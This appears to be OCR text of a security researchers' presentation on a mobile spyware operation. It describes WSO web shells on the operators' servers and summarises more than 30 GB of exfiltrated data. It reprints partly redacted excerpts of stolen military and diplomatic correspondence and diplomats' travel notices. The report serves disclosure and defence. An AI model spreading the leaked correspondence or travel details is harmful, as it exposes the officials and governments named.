
WSO - Web Shell Access


- The main server *may* have been compromised by a unknown third party.
- Possible to login unauthenticated simply by browsing to a specific URL.
- A user can also use it to connect to local MySQL databases, execute arbitrary PHP scripts, run various file operations, retrieve server details, and run console commands.



WSO - Web Shell Access (development box)

- Additional WSO shells found on non-C2 infrastructure.
- Contains development web-apps and APKs for a variety of projects related to Appstertech, Mobilekare, mStealthAgent, etc.
- Developers may prefer to use WSO for their system administration…





Exfiltrated Data
What did they get?

Exfiltrated Data

Over 30 GB of data from compromised devices


Highlights:

- Letters and internal government communications
- Detailed travel information
- Pictures of IDs and passports
- GPS coordinates of pictures and devices
- Legal and medical documents
- Developer information including whiteboard sessions, account information, and test devices
- Photos of military, government, and related officials from closed door meetings including U.S. Army personnel



Exfiltrated Data


- 30,000+ Images
- 6000+ Call Recordings
- 600+ Videos
- Dozens of environment recordings



Targets

Regional Based Infections

Communications



UNITED STATES CENTRAL COMMAND
7115 SOUTH BOUNDARY BOULEVARD
MACDILL AIR FORCE BASE, FLORIDA 33621-5101

[redacted]
[redacted] Minister of Defense for Intelligence
Islamic Republic of Afghanistan

Dear [redacted],

I want to personally invite you to the third annual Central and South Asia Directors of Military Intelligence Conference from 21-23 February 2018 in Tampa, Florida. I would be very honored if you would participate. Your presentation on [redacted]

HIGH COMMISSIONER

HIGH COMMISSION FOR PAKISTAN
NEW DELHI

No. HC-1/1/2017


5 July, 2017

Dear Ambassador,

Reference your valedictory letter No FSO-1/2017 of 12 March 2017 as Foreign Secretary.

The more I think the more I am convinced that you have been the worst Foreign Secretary ever. My concern is that you would also end up being the worst Pakistan Ambassador in Washington D.C. The reasons are simple. First, you are not made for the delicate profession of diplomacy. While I can cite many examples, the Ufa Joint Statement and Pakistan's humiliating defeat at the

Travel Information



Subject: - **Visit of Australian Diplomats to** [redacted]


This is to inform that the following diplomats of Australian High Commission in Islamabad would be visiting [redacted]. Contact number of the Mission is [redacted]. The details of the visit are as under:

Name & Designation of Member(s) of Mission	Date (s) of Visit (s)	Place (s) to be visited and mode of Travel
[redacted] (accompanied by 01 person)	[redacted] (03 Days)	Visit to: [redacted] By Air [redacted] Purpose of visit: [redacted]

Total Person(s) (-02-)

2. It is requested that full proof security arrangements may be made during the visit of the above mentioned Diplomat/Official to [redacted]

[redacted]



[redacted]

Most Immediate

Government of Pakistan
Ministry of Foreign Affairs

[redacted]

Subject: - Visit of the German diplomat to [redacted]

The Ministry of Foreign Affairs [redacted]

[redacted]


[redacted]	[redacted]	[redacted]
[redacted]	[redacted]	[redacted]


[redacted]

